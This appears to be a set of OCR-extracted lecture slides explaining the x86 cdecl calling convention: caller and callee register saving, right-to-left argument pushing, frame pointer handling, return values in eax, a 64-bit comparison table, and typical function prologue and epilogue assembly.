
For *caller* orange to call *callee* red,

1. push any caller-save registers if their values are needed after red returns
   - eax, edx, ecx




For *caller* orange to call *callee* red,

1. push any caller-save registers if their values are needed after red returns
   - eax, edx, ecx
2. push arguments to red from right to left (reversed)
   - from callee's perspective, argument 1 is nearest in stack




For *caller* orange to call *callee* red,

1. push any caller-save registers if their values are needed after red returns
   - eax, edx, ecx
2. push arguments to red from right to left (reversed)
   - from callee's perspective, argument 1 is nearest in stack
3. push return address, i.e., the *next* instruction to execute in orange after red returns




For *caller* orange to call *callee* red,

1. push any caller-save registers if their values are needed after red returns
   - eax, edx, ecx
2. push arguments to red from right to left (reversed)
   - from callee's perspective, argument 1 is nearest in stack
3. push return address, i.e., the *next* instruction to execute in orange after red returns
4. transfer control to red
   - usually happens together with step 3 using `call`




When red attains control,

1. return address has already been pushed onto stack by orange




When red attains control,

1. return address has already been pushed onto stack by orange
2. own the frame pointer




When red attains control,

1. return address has already been pushed onto stack by orange
2. own the frame pointer
3. … (red is doing its stuff) …




When red attains control,

1. return address has already been pushed onto stack by orange
2. own the frame pointer
3. … (red is doing its stuff) …
4. store return value, if any, in eax
5. deallocate locals
   - adding to esp
6. restore any callee-save registers




When red attains control,

1. return address has already been pushed onto stack by orange
2. own the frame pointer
3. … (red is doing its stuff) …
4. store return value, if any, in eax
5. deallocate locals
   - adding to esp
6. restore any callee-save registers
7. restore orange's frame pointer
   - `pop %ebp`




When red attains control,

1. return address has already been pushed onto stack by orange
2. own the frame pointer
3. … (red is doing its stuff) …
4. store return value, if any, in eax
5. deallocate locals
   - adding to esp
6. restore any callee-save registers
7. restore orange’s frame pointer
   - `pop %ebp`
8. return control to orange
   - `ret`
   - pops return address from stack and jumps there




When orange regains control,




When orange regains control,

1. clean up arguments to red
   - adding to esp
2. restore any caller-save registers
   - pops
3. …



cdecl – One Slide

Action	Notes
caller saves: eax, edx, ecx	`push` (old), or `mov` if esp already adjusted
arguments pushed right-to-left	
linkage data starts new frame	`call` pushes return addr
callee saves: ebx, esi, edi, ebp, esp	ebp often used to deref args and local vars
return value	pass back using eax
argument cleanup	caller's responsibility


Intel® 64 and IA-32 Architectures
Software Developer's Manual

Volume 1:
Basic Architecture

NOTE: The *Intel® 64 and IA-32 Architectures Software Developer's Manual* consists of nine volumes: *Basic Architecture*, Order Number 253665; *Instruction Set Reference A-L*, Order Number 253666; *Instruction Set Reference M-U*, Order Number 253667; *Instruction Set Reference V-Z*, Order Number 326018; *Instruction Set Reference*, Order Number 334569; *System Programming Guide, Part 1*, Order Number 253668; *System Programming Guide, Part 2*, Order Number 253669; *System Programming Guide, Part 3*, Order Number 326019; *System Programming Guide, Part 4*, Order Number 332831. Refer to all nine volumes when evaluating your design needs.

Order Number: 253665-060US
September 2016

64-bit is different, but not by much

Action	Notes
caller saves: rax, rdx, rcx, rsi, rdi, r8-r11	call pushes return addr
arguments in rdi, rsi, rdx, rcx, r8, r9, and then stack	
callee saves: rbx, rbp, r12-r15	rbp often used to deref local vars
return value	pass back using rax
argument cleanup	caller's responsibility

Terminology

- ***Function Prologue*** – instructions to set up stack space and save callee saved registers. Typical prologue:

```
push %ebp
mov %esp,%ebp
```

- ***Function Epilogue*** - instructions to clean up stack space and restore callee saved registers. Typical epilogue:

```
leave ; equiv to: mov %ebp,%esp; pop %ebp;
ret
```

Stack frames may not look as you'd expect - Tips

